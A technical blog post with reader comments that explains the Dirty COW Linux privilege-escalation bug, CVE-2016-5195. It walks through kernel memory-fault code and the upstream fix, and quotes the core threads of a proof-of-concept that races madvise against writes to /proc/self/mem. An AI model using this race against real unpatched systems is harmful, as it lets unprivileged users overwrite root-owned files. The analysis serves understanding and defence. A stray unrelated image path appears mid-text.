Dirty COW and why lying is bad even if you are the Linux kernel

24 May 2017

Dirty COW (CVE-2016-5195) is one of the most publicised local privilege escalation vulnerabilities in 2016, courtesy to its catchy name, cute logo, potential damages, and the fact that it was discovered in the wild by a researcher Phil Oester, meaning it was already under active use at the time of discovery.

Introduction

There have been plenty of articles and blog posts about the exploit, but none of them give a satisfactory explanation on exactly how Dirty COW works under the hood from the kernel's perspective.

The following analysis is based on this attack POC, although the idea applies to all other similar attacks.

The sample code is fairly short for an exploit, the important parts are the two threads: one calling `write(2)` on `/proc/self/mem`, and the other calling `madvise(MADV_DONTNEED)`. By having these two threads race against each other, a window of opportunity is revealed for the `write(2)` to push modification directly to the underlying memory mapped file even if said file is not allowed to be written by the attacking process, aka privilege escalation.

The post is a little heavy on the technical side, it assumes the readers have some basic understanding of the following concepts:

- Virtual Memory
- Pages
- Page Fault
- Copy-on-Write

How to carry out the attack

With that said, let's start from the beginning, first the code `open`s the file with read-only `O_RDONLY` flag, even though our intension is to ultimately "write" to it. This is to make the kernel happy as the file in question may not be writable for us the lowly unprivileged processes.

After successfully getting its hand on the file descriptor, it promptly `mmap`s the file:

```
f=open(argv[1],O_RDONLY);
fstat(f,&st);
name=argv[1];
/*
You have to use MAP_PRIVATE for copy-on-write mapping.
> Create a private copy-on-write mapping.  Updates to the
> mapping are not visible to other processes mapping the same
> file, and are not carried through to the underlying file.  It
> is unspecified whether changes made to the file after the
> mmap() call are visible in the mapped region.
*/
/*
You have to open with PROT_READ.
*/
map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
```

The invocation of `mmap` creates a file backed read-only memory mapping in the process's virtual address space. This is managed via a kernel object called `struct vm_area_struct` (Virtual Memory Area), which carries information such as the underlying file description backing the mapping, read/write permission for the mapped pages etc…

Then two racing threads are created, one to perform `madvise`, the other to call `write`.

```
    pthread_create(&pth1,NULL,madviseThread,argv[1]);
    pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
```

Let's first take a look at what the `madvise` thread does:

```
void *madviseThread(void *arg)
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {
/*
You have to race madvise(MADV_DONTNEED) :: https://access.redhat.com/security/vulnerabilities/27066
> This is achieved by racing the madvise(MADV_DONTNEED) system call
> while having the page of the executable mmapped in memory.
*/
    c+=madvise(map,100,MADV_DONTNEED);
  }
  printf("madvise %d\n\n",c);
}
```

Essentially what `madvise(MADV_DONTNEED)` does is to purge the physical memory that's managed by the mapping. In the case of COWed page, said page will be cleared after the call. The next time when the user attempts to access the memory region again, the pristine content will be reloaded from the disk (or page cache) for the file backed mappings or filled with zeros for anonymous heap memory.

See the documentation straight from the horse's mouth:

> `MADV_DONTNEED`
>
> Do not expect access in the near future. (For the time being, the application is finished with the given range, so the kernel can free resources associated with it.) Subsequent accesses of pages in this range will succeed, but will result either in reloading of the memory contents from the underlying mapped file (see `mmap(2)`) or zero-fill-on-demand pages for mappings without an underlying file

The behaviour of `MADV_DONTNEED` on Linux is actually somewhat controversial and not compliant to the POSIX standard[1]. In fact

as we will soon see it's precisely this non-standard behaviour that makes Dirty COW possible.

Moving on to the other thread, here comes the meat of the attack:

```
void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    /*
       You have to write to /proc/self/mem :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c
       >  The in the wild exploit we are aware of doesn't work on Red Hat
       >  Enterprise Linux 5 and 6 out of the box because on one side of
       >  the race it writes to /proc/self/mem, but /proc/self/mem is not
       >  writable on Red Hat Enterprise Linux 5 and 6.
     */
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<100000000;i++) {
        /*
           You have to reset the file pointer to the memory position.
         */
        lseek(f,(uintptr_t) map,SEEK_SET);
        c+=write(f,str,strlen(str));
    }
    printf("procselfmem %d\n\n", c);
}
```

So it first `lseek` s to the address of `map` , then call `write(2)` so it can directly modify the memory region that belongs to the supposedly *read-only* memory mapping of the file? And somehow the modification will go through to the privileged file? But *how*???!!!

`write(2)` on `/proc/{pid}/mem`

`/proc/{pid}/mem` is a pseudo file that provides a sort of out-of-band memory access to a process. Another example of this type of access is the venerable `ptrace(2)` , which is, unsurprisingly, an alternative attack vector of Dirty COW.

To see how writing to `proc/self/mem` works, we'll need to burrow deeper into the kernel land. First by looking at how `write(2)` is implemented for this pseudo file.

In the land of kernel, file system operations are written in OOP style. Having one common abstract interface `struct`

`file_operations`, different file types can provide specialised file operation implementation against the interface. For `/proc/{pid}/mem`, the definition can be found here at `/fs/proc/base.c`:

```
static const struct file_operations proc_mem_operations = {
    .llseek  = mem_lseek,
    .read    = mem_read,
    .write   = mem_write,
    .open    = mem_open,
    .release = mem_release,
};
```

When `write(2)` is applied to the pseudo file, the kernel will route the operation to `mem_write`, which is just a thin wrapper for `mem_rw` who does most of the heavy lifting:

```
static ssize_t mem_rw(struct file *file, char __user *buf, size_t count, loff_t *ppos, int write)
{
    struct mm_struct *mm = file->private_data;
    unsigned long addr = *ppos;
    ssize_t copied;
    char *page;

    if (!mm)
        return 0;

    /* allocate an exchange buffer */
    page = (char *)__get_free_page(GFP_TEMPORARY);
    if (!page)
        return -ENOMEM;

    copied = 0;
    if (!atomic_inc_not_zero(&mm->mm_users))
        goto free;

    while (count > 0) {
        int this_len = min_t(int, count, PAGE_SIZE);

        /* copy user content to the exchange buffer */
        if (write && copy_from_user(page, buf, this_len)) {
            copied = -EFAULT;
            break;
        }

        this_len = access_remote_vm(mm, addr, page, this_len, write);
        if (!this_len) {
            if (!copied)
                copied = -EIO;
            break;
        }

        if (!write && copy_to_user(buf, page, this_len)) {
            copied = -EFAULT;
            break;
        }

        buf += this_len;
        addr += this_len;
        copied += this_len;
        count -= this_len;
    }
    *ppos = addr;
```

```
    mmput(mm);
free:
    free_page((unsigned long) page);
    return copied;
}
```

The beginning of the function allocates a temporary memory buffer that serves as a sort of a data exchange centre between the calling process (i.e. the process performing the write) and the destination process (i.e. The process whose `/proc/self/mem` is being written). Though in this case the two processes are one and the same, the step is crucial for the more general use cases where the calling and destination processes are different, and one process has no direct access to another (hooray Virtual Memory).

It then copies the content of the calling process's user buffer `buf` to the freshly allocated, but badly named exchange buffer `page`[2] using `copy_from_user`.

With the preparation done, here comes the real meat of `write` operation: `access_remote_vm`. As the name implies, It allows the kernel to read from or write to the virtual memory space of another (remote) process. It's the basis of all out-of-band memory access facilities (e.g. `ptrace(2)`, `/proc/self/mem`, `process_vm_readv`, `process_vm_writev`, etc...).

`access_remote_vm` calls several intermediate functions that would eventually land at `__get_user_pages_locked(...)` in which it first translates the intention of this out-of-band access to `flags`, in this case the flags would consist of:

```
FOLL_TOUCH | FOLL_REMOTE | FOLL_GET | FOLL_WRITE | FOLL_FORCE
```

These are called `gup_flags` (Get User Pages flags) or `foll_flags` (Follow flags), they encode information about why and in what way the caller wants to access or get the destination user memory pages. Let's call it *access semantics*.

The `flags` and a bunch of other parameters are then passed to `__get_user_pages`, where the actual remote process memory access begins.

`__get_user_pages` and `faultin_page`

The purpose of `__get_user_pages` is to find and pin a given virtual address range (in the remote process's address space) to the kernel space. The pinning is necessary because without it, the user pages may not be present in the memory.

In some way `__get_user_pages` simulates what memory access in the user space does but directly in kernel land, complete with page fault handling using `faultin_page`.

Here is the snippet with the irrelevant parts removed:

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
                unsigned long start, unsigned long nr_pages,
                unsigned int gup_flags, struct page **pages,
                struct vm_area_struct **vmas, int *nonblocking)
{
        /* ... snip ... */

        do {
        /* ... snip ... */
retry:
                cond_resched(); /* please rescheule me!!! */
                page = follow_page_mask(vma, start, foll_flags, &page_mask);
                if (!page) {
                        int ret;
                        ret = faultin_page(tsk, vma, start, &foll_flags,
                                        nonblocking);
                        switch (ret) {
                        case 0:
                                goto retry;
                        case -EFAULT:
                        case -ENOMEM:
                        case -EHWPOISON:
                                return i ? i : ret;
                        case -EBUSY:
                                return i;
                        case -ENOENT:
                                goto next_page;
                        }
                        BUG();
                }
                if (pages) {
                        pages[i] = page;
                        flush_anon_page(vma, page, start);
                        flush_dcache_page(page);
                        page_mask = 0;
                }
        /* ... snip ... */
    }
        /* ... snip ... */
}
```

The code first attempts to locate the remote process's memory page at the address `start` with `foll_flags` encoding memory access semantics. If the page is not available (`page == NULL`), suggesting either the page is not present or may need page fault to resolve the access. Thus `faultin_page` is called against the `start` address with the `foll_flags` , simulating a user memory access and trigger the page fault handler in the hope that the handler would "page" in the missing page.

There are several reasons why `follow_page_mask` returns `NULL` , here is a non-exhaustive list:

- The address has no associated memory mapping, for example accessing `NULL` pointer.
- The memory mapping has been created, but because of demand-paging, the content has not yet been loaded in.
- The page has been paged out to the original file or swap file.
- The access semantics encoded in `foll_flags` violates the page's permission configuration (i.e. writing to a read-only mapping).

The last one is **exactly** what's happening to our `write(2)` to `proc/self/mem` .

The genreal idea is that if the page fault handler can successfully resolve the fault and not complaining anything untoward, the function would then attempt another retry hoping to get a "valid" `page` to work with.

Notice the `retry` label and the use of `goto` here[3]? It may not be obvious, but as we will soon see, it is actually another important accomplice of this exploit.

With that in mind, let's take a closer look at `faultin_page` :

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
                unsigned long address, unsigned int *flags, int *nonblocking)
{
        struct mm_struct *mm = vma->vm_mm;
        unsigned int fault_flags = 0;
        int ret;

        /* mlock all present pages, but do not fault in new pages */
```

```
        if ((*flags & (FOLL_POPULATE | FOLL_MLOCK)) == FOLL_MLOCK)
                return -ENOENT;
        /* For mm_populate(), just skip the stack guard page. */
        if ((*flags & FOLL_POPULATE) &&
                        (stack_guard_page_start(vma, address) ||
                         stack_guard_page_end(vma, address + PAGE_SIZE)))
                return -ENOENT;
        if (*flags & FOLL_WRITE)
                fault_flags |= FAULT_FLAG_WRITE;
        if (*flags & FOLL_REMOTE)
                fault_flags |= FAULT_FLAG_REMOTE;
        if (nonblocking)
                fault_flags |= FAULT_FLAG_ALLOW_RETRY;
        if (*flags & FOLL_NOWAIT)
                fault_flags |= FAULT_FLAG_ALLOW_RETRY | FAULT_FLAG_RETRY_NOWAIT;
        if (*flags & FOLL_TRIED) {
                VM_WARN_ON_ONCE(fault_flags & FAULT_FLAG_ALLOW_RETRY);
                fault_flags |= FAULT_FLAG_TRIED;
        }

        ret = handle_mm_fault(mm, vma, address, fault_flags);
        if (ret & VM_FAULT_ERROR) {
                if (ret & VM_FAULT_OOM)
                        return -ENOMEM;
                if (ret & (VM_FAULT_HWPOISON | VM_FAULT_HWPOISON_LARGE))
                        return *flags & FOLL_HWPOISON ? -EHWPOISON : -EFAULT;
                if (ret & (VM_FAULT_SIGBUS | VM_FAULT_SIGSEGV))
                        return -EFAULT;
                BUG();
        }

        if (tsk) {
                if (ret & VM_FAULT_MAJOR)
                        tsk->maj_flt++;
                else
                        tsk->min_flt++;
        }

        if (ret & VM_FAULT_RETRY) {
                if (nonblocking)
                        *nonblocking = 0;
                return -EBUSY;
        }

        /*
         * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
         * necessary, even if maybe_mkwrite decided not to set pte_write. We
         * can thus safely do subsequent page lookups as if they were reads.
         * But only do so when looping for pte_write is futile: in some cases
         * userspace may also be wanting to write to the gotten user page,
         * which a read fault here might prevent (a readonly page might get
         * reCOWed by userspace write).
         */
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
                *flags &= ~FOLL_WRITE;
        return 0;
}
```

The first half of the function translates `foll_flags` to the corresponding `fault_flags` that the page fault handler `handle_mm_fault` can understand. `handle_mm_fault` is responsible for resolving page faults so that the `__get_user_pages` can carry on with its execution.

In this case, because the original memory mapping for the region we want to modify is *read-only*, `handle_mm_fault` will honour its original permission configuration and create a new read-only (it's a read-only mapping after all) COW page (`do_wp_page`) for the address we want to write to, marking it *private* as well as *dirty*, hence **Dirty COW**.

The actual code that creates the COWed page is `do_wp_page` embedded deep in the handler, but the rough code flow can be found in the official Dirty COW page:

```
faultin_page
  handle_mm_fault
    __handle_mm_fault
      handle_pte_fault
        FAULT_FLAG_WRITE && !pte_write
      do_wp_page
        PageAnon() <- this is CoWed page already
        reuse_swap_page <- page is exclusively ours
        wp_page_reuse
          maybe_mkwrite <- dirty but RO again
          ret = VM_FAULT_WRITE
```

Now let's turn our attention back to the end of `faultin_page` , right before the function returns, it does something that truly makes the exploit possible:

```
        /*
         * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
         * necessary, even if maybe_mkwrite decided not to set pte_write. We
         * can thus safely do subsequent page lookups as if they were reads.
         * But only do so when looping for pte_write is futile: in some cases
         * userspace may also be wanting to write to the gotten user page,
         * which a read fault here might prevent (a readonly page might get
         * reCOWed by userspace write).
         */
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
                *flags &= ~FOLL_WRITE;
    return 0;
```

After detecting a Copy On Write has happened (`ret & VM_FAULT_WRITE == true`), it then decides to **remove** `FOLL_WRITE` from the `foll_flags` ! Why does it want to do that??!

Remember the `retry` label? If it didn't remove `FOLL_WRITE` , the next retry would follow the exact same code path. The reason being the newly minted COWed page has the same access

permission (read-only) as the original page. The same access permission, the same `foll_flags`, the same retry, hence the loop.

To break this infinite retry cycle, the brilliant idea was to remove the write semantics completely, so the call to `follow_page_mask` in the next retry would be able to return a valid `page` pointing to the `start` address. Because now with the `FOLL_WRITE` gone, the `foll_flags` is just an ordinary read access, which is permitted by the COWed read-only page.

At this point, if your spidey sense is tingling, and the removal of `FOLL_WRITE` makes you queasy. Well done, fellow bug hunters, we are almost at the ground zero…

The lie

Here comes the crux of the problem. By removing the write semantics from the `foll_flags`, `follow_page_mask` in the next retry will treat the access as read-only despite the goal is to write to it.

Now comes the kicker. *What if, at the same time, the COWed page is dropped by another thread calling* `madvise(MADV_DONTNEED)` *?*

Immediately, nothing disastrous would happen. `follow_page_mask` would still fail to locate the page for the address due to the absence of the now purged COWed page thanks to `madvise`. But what happens next in `faultin_page` is interesting.

Because this time around `foll_flags` doesn't contain `FOLL_WRITE`, so instead of creating a dirty COW page, `handle_mm_fault` will simply pull out the page that is **directly mapped to the underlying privileged file** from the page cache!

Why such directness? Well, because the almighty kernel is only asking for *read* access (remember `FOLL_WRITE` has been removed), why bother creating another copy of the page, if the kernel already promises not to modify it? Kernel won't lie to us minions right?

Shortly after this `faultin_page`, `__get_user_pages` will do another retry in a bid to get the page it's been asking so many times for. Thankfully `follow_page_mask` in this retry finally returns us the page! And it's no ordinary page, it's the pristine page that's directly tied to the privileged file!

The kernel has handed us the key to the privileged castle. With this page in hand, the commoner non-root program is now capable of modifying the root file!

It's all because the kernel is lying here. In its subsequent retry after being told a dirty COW page is ready, it goes on to tell `follow_page_mask` and `handle_mm_fault` that only read-only access is needed. The two functions happily comply and return a `page` that's *best optimised for the job*. In this case, it returns a `page` that if we perform modification on it would get written back to original privileged file.

After getting hold of the `page`, `__get_user_pages` can finally skip the `faultin_page` call and return the `page` all the way to the `__access_remote_vm` for further processing.

The massacre

So how exactly does the `page` get modified? Here is the relevant snippet of `access_remote_vm`:

```
maddr = kmap(page);
if (write) {
    copy_to_user_page(vma, page, addr,
              maddr + offset, buf, bytes);
    set_page_dirty_lock(page);
} else {
    /* ... snip ... */
}
```

```
kunmap(page);
```


The `page` in the snippet above would be the directly mapped page we referred to earlier. The kernel first `kmap` s the page to bring it into the address space of the kernel itself, then promptly **writes** the user data in `buf` into said page by calling `copy_to_user_page` , effectively tainting the pristine page.

Eventually some time later, the tainted page will be written back to the privileged file in the disk either by the kernel write-back daemon (`kflushd` or `bdflush` or `kupdated` or `pdflush` threads…), or by explicitly calling `sync` or `fsync` , thus completing the attack.

You may want to ask: yeah, that sounds bad, but what are the odds of this happening? How big of a window is it exploitable? All this is happening in the kernel space right? And the kernel holds the right to decide when a thread gets run?

Unfortunately, you might have guessed it. The answer is the window is actually pretty big, Dirty COW can be triggered pretty reliably even on a single core machine, owing no less to the fact that `__get_user_pages` is explicitly asking the task scheduler to switch to another thread if necessary by calling `cond_resched` for each retry!

See how the two threads race against each other:



Hang on, but why do we have that dirty COW page in the first place again?

Astute readers may have noticed that, if we are to access the read-only file based mapping directly, a segmentation fault will be thrown directly in our faces. But why do we just get a dirty COWed page if we use `write` on `proc/self/mem` ?

The reason has to do with how the kernel handles page faults when they happen during in-process direct memory/pointer access and during out-of-band memory access using `ptrace` or `/proc/{pid}/mem` .

Both cases will eventually invoke `handle_mm_fault` to resolve page faults. But unlike the latter that uses `faultin_page` to "simulate" page fault, the page faults caused by direct access are triggered by MMU, and will go through the interrupt handler, then all the way to the platform dependent kernel function `__do_page_fault` [4].

In the case of directly writing to read-only memory region, the handler would detect the access violation in `access_error` and without hesitation signal the dreaded `SIGSEGV` in `bad_area_access_error` before `handle_mm_fault` is reached:

```
static noinline void
__do_page_fault(struct pt_regs *regs, unsigned long error_code,
        unsigned long address)
{
    /* ... snip ... */

    if (unlikely(access_error(error_code, vma))) {
        /* Let's skip handle_mm_fault, here comes SIGSEGV!!! */
        bad_area_access_error(regs, error_code, address, vma);
        return;
    }

    /* I'm here... */
    fault = handle_mm_fault(mm, vma, address, flags);

    /* ... snip ... */
}
```

Whereas `faultin_page` will begrudgingly take the access violation on the chin by creating a dirty COWed page to maintain law and order (This is a read-only after all, even the kernel can't just so easily force it to return the directly mapped page), trusting the kernel has a perfectly good reason to violate the access, no segmentation fault!

Why would the kernel go to such lengths to provide this kind of out-of-band access? Why would the kernel sanction such an invasive way to have one program meddle with another process's supposedly sacred memory space?

The short answer is that, yeah even though every process's memory space is sacred, privacy is important, blah, blah. There's still a need for *debuggers* or some other investigative programs to have ways to peek and poke a remote process's data. It's for the greater good! Or how else can a debugger place break points and watch variables in your buggy programs?[5]

The patch

The fix is fairly short, the entire diff is shown below:

```
diff --git a/include/linux/mm.h b/include/linux/mm.h
index e9caec6..ed85879 100644
--- a/include/linux/mm.h
+++ b/include/linux/mm.h
@@ -2232,6 +2232,7 @@ static inline struct page *follow_page(struct vm_area_struct *vma,
 #define FOLL_TRIED     0x800   /* a retry, previous pass started an IO */
 #define FOLL_MLOCK     0x1000  /* lock present pages */
 #define FOLL_REMOTE    0x2000  /* we are working on non-current tsk/mm */
+#define FOLL_COW       0x4000  /* internal GUP flag */

 typedef int (*pte_fn_t)(pte_t *pte, pgtable_t token, unsigned long addr,
                         void *data);
diff --git a/mm/gup.c b/mm/gup.c
index 96b2b2f..22cc22e 100644
--- a/mm/gup.c
+++ b/mm/gup.c
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,
        return -EEXIST;
 }

+/*
+ * FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
+{
+       return pte_write(pte) ||
+               ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
        }
        if ((flags & FOLL_NUMA) && pte_protnone(pte))
                goto no_page;
-       if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+       if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                pte_unmap_unlock(ptep, ptl);
                return NULL;
        }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
         * reCOWed by userspace write).
         */
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-               *flags &= ~FOLL_WRITE;
+               *flags |= FOLL_COW;
        return 0;
 }
```

The patch introduces a brand new flag `FOLL_COW` to the access semantics. Instead of simply tossing out the `FOLL_WRITE` after a `VM_FAULT_WRITE` page fault, the write semantics is kept in tact. But in order to still allow it to break the retry cycle, the new flag encodes the *expectation* that the next retry will likely encounter a dirty COWed page. If the expected COWed page is not there, a *new* one is asked to be made as opposed to handing back the original copy.

So no more lying, the fix properly maintains the expectation of COWed page in the next round of retry, whereas the old version simply throws the write semantics out of the window and hope that the COWed page is still there in the next retry.

Conclusion

That's it, the moral of the story is:

- Concurrent programming is hard
- Lying is bad

---

1. Go watch legendary Bryan Cantrill's hilarious tirade against, among other things, the idiosyncrasies of Linux `MADV_DONTNEED` (The presentation was "aptly" titled "A crime against common sense"). ↩

2. Well yeah, it is a buffer whose size is one page… ↩

3. For better or worse, Linux kernel developers *really* love their `goto` s. ↩

4. Tidbit: all important functions in kernel begin with two underscores [wink] ↩

5. Even though many ISAs have their own hardware based debug facilities (x86 has DR0…DR7), their functionalities are too limited for what we expect from a debugger. ↩

Join the discussion...

Grazfather x • 4 years ago

It's `madviSe`, not `madviCe`. You somehow consistently got it wrong every time despite pasting the code that clearly shows the real syscall name.

4 ^ | v • Reply • Share ›

Chao-tic Mod ➚ Grazfather x • 3 years ago

Thanks a lot for pointing it out, fixed!

^ | v • Reply • Share ›

Daniel Ebert • a month ago

Hi you state that:
'The actual code that creates the COWed page is do_wp_page embedded deep in the handler, but the rough code flow can be found in the official Dirty COW page:

```
faultin_page
handle_mm_fault
__handle_mm_fault
handle_pte_fault
FAULT_FLAG_WRITE && !pte_write
do_wp_page
PageAnon() <- this is CoWed page already
reuse_swap_page <- page is exclusively ours
wp_page_reuse
maybe_mkwrite <- dirty but RO again
ret = VM_FAULT_WRITE
```

but I think the COWed page is created in 'do_cow_fault'. In the code flow in the official Dirty COW page this is in:

```
faultin_page
handle_mm_fault
__handle_mm_fault
handle_pte_fault
do_fault <- pte is not present
do_cow_fault <- FAULT_FLAG_WRITE
alloc_set_pte
maybe_mkwrite(pte_mkdirty(entry), vma) <- mark the page dirty
but keep it RO
```

See https://elixir.bootlin.com/... (link is for kernel 4.4.12, but the same is the case for newer kernel versions aswell)
old_page is the COW copy, which is an anonymous page because the copy has no file mapping, and this makes PageAnon(old_page) evaluate as true.

See https://elixir.bootlin.com/...
This is where we create a new page and set the page table entry

This is where we create a new page and set the page table entry.

Maybe you have the time to fix it, your post is still the only post that I found that analyses the Dirty COW bug in detail :)

^ | v • Reply • Share ›

Andy Chiu • 2 years ago

Sorry for a stupid question. Why doesn't madvise hold the mmap_sem lock where __access_remote_vm holds when zapping those pages to prevent the race condition?

^ | v • Reply • Share ›

YRYL • 3 years ago • edited

How would the flow of __get_user_pages continue without madvise racing it?
If there is a read only page returned how will the user write to it? Won't it just get COWed again, and again?

^ | v • Reply • Share ›

Chao-tic Mod ➚ YRYL • 3 years ago • edited

Yeah, if a program that's performing the write op has the appropriate permission (e.g. root), every write will trigger a COW. Though it may not be as expensive as it sounds (i.e. May not need to copy the whole page).

For private pages that are only referenced by one process (i.e. `page->_mapcount == 1` for non-huge pages), the kernel is smart enough to only update the pages' meta data for accounting purpose then _overwrite_ said pages, bypassing the copying step altogether (see `wp_page_reuse(...)`).

^ | v • Reply • Share ›

Orion Blastar • 4 years ago

How can an AI or program lie, if it doesn't even know what the truth is? It might be incorrect due to a bug in the Linux Kernel or flaw.

^ | v 2 • Reply • Share ›

Bryan Elliott ➚ Orion Blastar • 4 years ago

Technically, I guess you could say the programmer lied. Or the programmer encoded a lie into the program's flow. I think "the program lies" is an apt shorthand.

2 ^ | v • Reply • Share ›

email